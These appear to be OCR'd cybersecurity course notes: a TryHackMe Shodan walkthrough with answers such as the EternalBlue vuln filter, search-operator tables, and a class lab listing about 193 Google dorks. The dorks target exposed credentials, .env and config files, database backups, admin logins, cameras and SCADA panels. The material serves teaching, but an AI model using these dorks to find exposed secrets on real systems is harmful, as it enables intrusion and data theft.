What command is used to find Eternal Blue exploits on Shodan using the **vuln** filter?


vuln:ms17-010

✓ Correct Answer


Task 3:



Task 4:



Task 5:



Task 6:

Task 6 Shodan Extension


Shodan Extension

Shodan also has an extension.

https://chrome.google.com/webstore/detail/shodan/jjalcfnidlmpjhdfepjhjbhnhkbgleap

When installed, you can click on it and it'll tell you the IP address of the webserver running, what ports are open, where it's based and if it has any security issues.

I imagine this is a good extension for any people interested in bug bounties, being quickly able to tell if a system looks vulnerable or not based on the Shodan output.



PS: That's the official image for the extension. Sorry it's so blurry!

Answer the questions below

This will be nice for bug bounties!

No answer needed ✓ Correct Answer

Task 7:

Task 7 Exploring the API & Conclusion

Shodan.io has an API! It requires an account, so I won't talk about it here.

If you want to explore the Shodan API, I've written a blog post about finding Pi-Holes with it here:

https://github.com/beesecurity/How-I-Hacked-Your-Pi-Hole/blob/master/README.md


The API lets us programmatically search Shodan and receive a list of IP addresses in return. If we are a company, we can write a script to check over our IP addresses to see if any of them are vulnerable.

PS: You can automatically filter on Shodan by clicking the things in the left hand side bar!

Answer the questions below

Read the blog post above!

No answer needed ✓ Correct Answer


https://tryhackme.com/room/shodan
Congratulations on completing Shodan.io!!!
Points earned
72
Completed tasks
7
Room type
Walkthrough
Difficulty
Easy
Streak
1
Leave Feedback
Next

Information Technology and Cyber Security Search Engines Optimization/Hack

Dr. Keshav Sinha

- **Filetype:** This operator searches for specific file types.
- For example, **filetype:pdf** would return PDF files.

- **Inurl:** The **inurl:** operator can be used to find specific words within the URL of a page.
- For example, **inurl:login** would return pages with login in the URL.

- **Intext:** With the **intext:** operator, you can search for specific text within the content of a web page.
- For example, **intext:password** would yield pages that contain the word "password".

- **Intitle:** The **intitle:** operator is used to search for specific terms in the title of a webpage.
- For example, **intitle:index** of could reveal web servers with directory listing enabled.

- **Link:** The link: operator can be used to find pages that link to a specific URL.
- For example, **link:example.com** would find pages linking to example.com.

- **Site:** The **site:** operator allows you to search within a specific site.
- For example, **site:example.com** would search within example.com.

Google and Bing Search Operators

Operator	Description
"Search Term"	Search for the exact phrase within quotes.
-	Remove pages that mention a given term from the search results.
+	Force Google to return common words that might ordinarily be discarded. *(Deprecated in Google, but used in some contexts)*
OR	Search for a given search term OR another term.
site:	Search within a given domain.
filetype:	Search for a certain file type (e.g., PDF, DOCX).
intitle:	Search for sites with the given word(s) in the page title.
inurl:	Search for sites with the given word(s) in the URL.
intext:	Search for sites with the given word(s) in the text of the page.
inanchor:	Search for sites that have the given word(s) in links pointing to them.
cache:	Show the most recent cached version of a webpage.
IP:	**Bing only**: Finds results based on a given IP address.
linkfromdomain:	**Bing only**: Search for links on the given domain.

Yandex Search Operators

Operator	Example	Description
"Search * Term"	"I * music"	Find all results with any word where the asterisk (*) is located.
`	`	`Cheshire cat
+	croquet +flamingo	Mandates that the page **must** include "flamingo" but not necessarily "croquet".
rhost:	rhost:org.wikipedia.*	Reverse host search.
mime:	mime:pdf	Search for a specific file type (e.g., PDF).
!	!Curiouser !and !curiouser	Search for multiple identical words.
-	Twinkle twinkle little -star	Exclude “star” from search results.
lang:	lang:en	Narrow search by language (e.g., English).

date:	date:200712*, date:20071215..20080101, date:>20091231	Narrow search by a specific date or date range.

Alternative Search Engines

Search Engine	URL	Description
Carrot2	carrot2.org	A clustering search engine that groups search results into sets of topics.
Million Short	millionshort.com	Allows removing results linked to the one million most popular websites.

Open-source metasearch engine	https://search.inetol.net/ https://searx.be/ https://search.rhscz.eu/ https://searx.tiekoetter.com/ https://search.hbubli.cc/ https://opnxng.com/ https://northboot.xyz/ https://search.indst.eu/ https://searx.rhscz.eu/ https://search.ononoki.org/ https://priv.au/ https://baresearch.org/ https://search.url4irl.com/ https://searx.perennialte.ch/ https://search.canine.tools/ https://searx.oloke.xyz/ https://www.gruble.de/ https://search.sapti.me/ https://search.ipv6s.net/ https://searxng.site/ https://searxng.world/ https://metacat.online/ https://searx.tuxcloud.net/ https://search.080609.xyz/ https://search.nordh.tech/ https://search.rowie.at/ https://s.datuan.dev/ https://searx.dresden.network/ https://kantan.cat/ https://search.blitzw.in/ https://search.projectsegfau.lt/ https://search.leptons.xyz/ https://ooglester.com/ https://searx.electroncash.de/ https://search.mdosch.de/ https://search.catboy.house/ https://search.einfachzocken.eu/ https://search.privacyredirect.com/ https://searxng.shreven.org/ https://searx.namejeff.xyz/ https://search.nerdvpn.de/ https://searx.foobar.vip/ https://search.citw.lgbt/ https://searx.sev.monster/ https://searx.ro/ https://suche.dasnetzundich.de/ https://searxng.website/ https://searx.cespedes.fr/ https://darmarit.org/searx/ https://fairsuch.net/ https://searxng.hweeren.com/	

	https://searx.mxchange.org/ https://searx.lunar.icu/ https://searx.oakleycord.dev/ https://searx.juancord.xyz/ https://searx.mbuf.net/ https://search.im-in.space/ https://etsi.me/ https://searx.foss.family/ https://searx.thefloatinglab.world/ https://copp.gg/ https://search.4040940.xyz/ https://paulgo.io/ https://sx.catgirl.cloud/ https://s.mble.dk/ https://nogoo.me/ https://seek.fyi/ https://nyc1.sx.ggtyler.dev/ https://searx.zhenyapav.com/ https://search.gcomm.ch/ https://searx.ankha.ac/ https://searx.ox2.fr/ https://searx.mv-software.de/ https://searxng.brihx.fr/ https://search.fredix.xyz/	
Startpage	Google results with privacy protection	Startpage
DuckDuckGo	Privacy-focused, no tracking	DuckDuckGo
Qwant	European search engine with privacy focus	Qwant
Mojeek	Independent search engine with its own index	Mojeek
Wolfram Alpha	Computational knowledge engine	Wolfram Alpha
Ecosia	Plants trees with search revenue	Ecosia
Swisscows	Family-friendly and encrypted search	Swisscows
Gibiru	Uncensored search with privacy features	Gibiru
Brave Search	Independent index with built-in privacy	Brave Search
Ahmia	Searches Tor hidden services (.onion sites)	Ahmia
MetaGer	German meta-search engine	MetaGer
YaCy	Decentralized, peer-to-peer search	YaCy

Searching Archived

Tool	Description	Usage	URL
Wayback Machine	Stores historical snapshots of websites. Useful for retrieving deleted content.	Enter a URL to browse past versions.	archive.org/web/
Archive Today	Captures and stores static snapshots of web pages.	Enter a URL to archive or retrieve pages.	archive.is

References

1. Gardner, B., Long, J., & Brown, J. (2011). *Google hacking for penetration testers* (Vol. 2). Elsevier. https://www.google.co.in/books/edition/Google_Hacking_for_Penetration_Testers/bvB1-MmhEjQC?hl=en&gbpv=0

2. Bazzell, M. (2016). *Open source intelligence techniques: resources for searching and analyzing online information*. CreateSpace Independent Publishing Platform.

https://dl.acm.org/doi/abs/10.5555/3033260





Important Links













1. https://www.exploit-db.com/google-hacking-database
2. https://pagespeed.web.dev/








Class LAB Performance





Execute the maximum number of dorks in class to achieve the highest marks. Lab evaluation begins with the highest number of completed tasks, supported by screenshots.













Minimum = 100 Dorks Commands















S.No	Dork	Screenshot
1	site:ap.*.* intitle:"login"	
2	Indexof:admin site:*.com	
3	intext:"index of" "config"	
4	inurl:GeminiVAIdServer	
5	inurl:GeminiVAIdServer	
6	inurl:backup filetype:sql	
7	intitle:"index of /" intext:".db	
8	intext:phpMiniAdmin inurl:phpminiadmin ext:php	
9	Index:Index of /wp-admin	
10	intitle:index.of intext:log inurl:nasa	
11	intitle:"index of" intext:"Apache/1.4"	
12	inurl:"/wp-content/plugins/imagemagick-engine/"	









13	intitle:index of "wc.db"	
14	intext:"index of" "backuop/*.sql"	
15	site:*/AdminLogin.aspx	
16	intitle:phaser inurl:/frameprop.htm	
17	intitle:"index of" "login.sh"	
18	inurl:assystnetmob	
19	intitle: index of /secrets/	
20	inurl: wp-content/plugin/8-degree-notification-bar	
21	intitle:BioTime AND intext:ZKTeco Security LLC	
22	inurl: wp-content/plugin/404-redirection-manager	
23	intext:"index of" ".git"	
24	intext:"index of" "xmlrpc.php"	
25	intext:"index of" "phpinfo"	
26	intext:"index of" "phpMyAdmin"	
27	intitle:"Oracle WebLogic Server"	





28	site:investor.*.* AND inurl:home/default.aspx	
29	site:cp.*.* intitle:"login"	
30	inurl: administrator/components	
31	inurl: administrator/components/com_admin/sql/updates/sqlazure	
32	inurl: administrator/components/com_admin/sql/updates/mysql/	
33	inurl:"device.rsp" -com	
34	inurl:"/adfs/ls/"	
35	inurl:authorization.do intext:"ADSelfService Plus"	
36	inurl index.php id= site.bd	















37	intitle:"Parallels User Portal"	
38	intitle:"NB1601 Web Manager"	
39	intitle:"Index of /webcam/"	
40	intitle:"Netgate pfSense Plus - Login"	
41	allintitle:"wireless controller login"	
42	intitle:"index of /database/migrations"	









43	intitle:"WAMPSERVER Homepage"	
44	intitle:"index of" inurl:superadmin	
45	intitle:"index of" intext:"Apache/2.2.3"	
46	intitle:"IIS Windows Server"	
47	inurl: json beautifier online	
48	intext:"index of" ".sql"	
49	intitle:"index of" inurl:SUID	
50	inurl:/sym404/root	
51	inurl:"index.php?page=news.php"	
52	intitle:'olt web management interface'	
53	allintitle:"Log on to MACH-ProWeb"	
54	inurl:"admin/default.aspx"	
55	intitle:Index of "/venv"	
56	filetype:reg [HKEY_USERSDEFAULT]	
57	intitle: "index of" intext: human resources	







58	intitle:"index of"|"access_token.json"	
59	inurl:viewer/live/index.html	
60	intitle:"WEB SERVICE" "wan" "lan" "alarm"	
61	inurl: /wp-includes/uploads	
62	intitle:"index of" intext:"Apache/2.2.3"	
63	intitle:"index of" "release.sh"	
64	intitle:"index of" "setup.sh"	
65	intitle:"index of" "after.sh"	
66	intitle:"index of" "deploy.sh"	
67	intitle:"index of" "*db.sh"	
68	intitle:"index of" "configure.sh"	
69	intitle:"Gargoyle Router Management Utility" -com|net	
70	intext:"index of" "phonepe" "wp-content"	
71	intitle:"index of" "cookies" "php"	
72	intext:"login to authorize" "DynDNS"	




73	intitle:"index of" "cron.sh"	
74	intitle:"bugs" Analysis Report	
75	intext:"index of" ".html"	
76	intitle:"NoVus IP camera" -com	
77	intext:"index of" "httpclient" "login"	
78	inurl:_admin "login.aspx"	
79	inurl:443 ext:php inurl:login	
80	intext:"index of" "transaction"	
81	intitle:" TROJANS" Analysis Report	












82	intext: "admin" "subscribe" filetype:php	
83	intitle:"index of /" intext:".env"	
84	intext:"index of" "ipaddress"	
85	intitle:"index of smtp"	
86	index of:"backtrack" "hack" ext:php	
87	intitle:"Device(IP CAMERA)" "language" -com|net	




88	intitle:"User Authentication : IR*"	
89	intext:"index of" "repository"	
90	intext:"sign up" "**" filetype:php	
91	intitle:"Synnefo Admin"	
92	intitle:"Pi-hole-ip" inurl:admin	
93	inurl:http ext:php inurl:login	
94	intitle:"Login - Residential Gateway"	
95	intext:"change your SurgeMAIL account settings"	
96	intitle:"Login to ICC PRO system"	
97	intitle:"Login page for" inurl:user.cgi	
98	intitle:"Login to Redash"	
99	intitle:"Network Camera" inurl:main.cgi	
100	intitle:"Oracle Access Management" "login" -inurl:oracle	
101	intitle:"System Administration" inurl:top.cgi	
102	intitle:"Roteador Wireless" inurl:login.asp	

103	intitle:"Login" -com "/doc/page/login.asp"	
104	intitle:"web server login" "please enter your login"	
105	inurl:_admin "login"	
106	inurl:"/index.php?qa=login"	
107	intitle:"JupyterHub" inurl:/hub/login	
108	inurl:/admin ext:config	
109	Re: intext:"index of /" "server at"	
110	inurl:s3.amazonaws.com intitle:"AWS S3 Explorer"	
111	intitle:"index of" "db.py"	
112	intitle:"SCM Manager" intext:1.60	
113	intitle:"index of" "profiler"	
114	inurl:wp-content/uploads/sites	
115	allintitle:"A8810-0"	
116	intitle:"index of" "private.properties"	
117	Re: inurl:"/user" intitle:"userlogin"	



118	allintitle:"macOS Server" site:.edu	
119	Re: inurl:"/admin" intitle:"adminlogin"	
120	inurl:*/wp-content/plugins/contact-form-7/	
121	Re: intitle:index.of conf.php	
122	intitle:"Sharing API Info"	
123	intitle:"index of" google-maps-api	
124	intitle:"index of" github-api	
125	intitle:"Index of" inurl:/backup/ "admin.zip"	
126	Re: "index of /backup.sql	







127	inurl:wp-content/uploads/wcpa_uploads	
128	inurl:user intitle:"Drupal" intext:"Log in" -"powered by"	
129	inurl:/wp-login.php?action=register intext:"Register For This Site"	
130	inurl:"php?sql=select" ext:php	
131	inurl: /libraries/joomla/database/	
132	inurl:"wp-content" intitle:"index.of" intext:wp-config.php	




133	intext:"index of" inurl:jwks-rsa	
134	inurl:"wp-content" intitle:"index.of" intext:backup"	
135	intitle:"index of "phpunit.yml"	
136	allintitle:"Opengear Management Console"	
137	intitle:"index of" "download.php?file="	
138	intext:"index of" inurl:json-rpc	
139	inurl: "/wp-content/uploads"	
140	Re: intitle:"index of" "docker-compose.yml"	
141	intext:pom.xml intitle:"index of /"	
142	inurl: "/admin" intitle:"Admin Login"	
143	intext:"Index of" intext:"backend/"	
144	intext:"Index of" intext:"backup.tar"	
145	Index of" intext:"source_code.zip	
146	intext:"Index of" intext:"plugin/"	
147	intext:"Index of" intext:"bitbucket-pipelines.yml"	
148	intext:"Index of" intext:"/etc"	


149	inurl:cas/login?service=http	
150	inurl:info.php intext:"PHP Version" intitle:"phpinfo()"	
151	inurl:"/private" intext:"index of /" "config"	
152	intitle:"index of" "config.php"	
153	intitle:"index of " "config/db"	
154	intitle:"index of" "properties.json"	
155	inurl:"/private" intext:"index of /" "win64" -litespeed	
156	inurl:"/private" intext:"index of /" inurl:"owncloud" -litespeed	
157	intitle:"index of /" "styleci.yml" ".env"	
158	=?UTF-8?Q?intext:"Please_respect_other_people=E2=80=99s_priva?= =?UTF-8?Q?cy_and_rights_when_using_product."_hikvision?=	
159	inurl:":8080/" intext:"index of /" "win64" -LiteSpeed	
160	inurl:".ir/" intext:"index of /" ".ovpn"	
161	inurl:*/signIn.do	
162	intitle:"index of /" "public.zip"	
163	inurl:"/scada-vis"	
164	allintitle:"Login | wplogin Login	
165	intitle:"index of /" ".apk" inurl:".ir/"	
166	intitle:'Sypex Dumper" inurl:sxd	
167	intext:"index of" downloads" site:*.*	
168	inurl:/superadmin/login intext:login	
169	inurl:"/sap/bc/gui/sap/its/webgui?sap-client=SAP*"	








170	intitle:"index of" "config.html"	
171	intitle:"index of /" "admin.zip" "admin/"	






172	intitle:"index of /" "docker-compose.yml" ".env"	
173	intitle:"index of " "shell.txt"	
174	allintitle:"Synapse Mobility Login"	
175	intitle:"index of "conf.json"	
176	intitle:index of django/admin site:.*	
177	intitle:"index of "application.yml"	
178	allintitle:"MobileIron User Portal: Sign In"	
179	allintitle:"ResolutionMD Login"	
180	inurl:adminpanel site:*.in	
181	allintitle:"VidyoRouter Configuration"	
182	intitle:"Index of" site:.bd	
183	intitle:"index of" inurl:admin/php	
184	inurl:login/login	
185	inurl:"/api-docs"	
186	intitle:"index of" "checkout"	
187	inurl: "phpmyadmin/setup/"	
188	site:.com intitle:index of /wp-admin	



189	allintitle:"Login | Control WebPanel"	
190	site:.in intext:"Index of" intitle:"index of"	
191	inurl:guest/auth_login.php	
192	inurl:ssh intitle:index of /files	
193	intext:"index of" "wp-content.zip"	
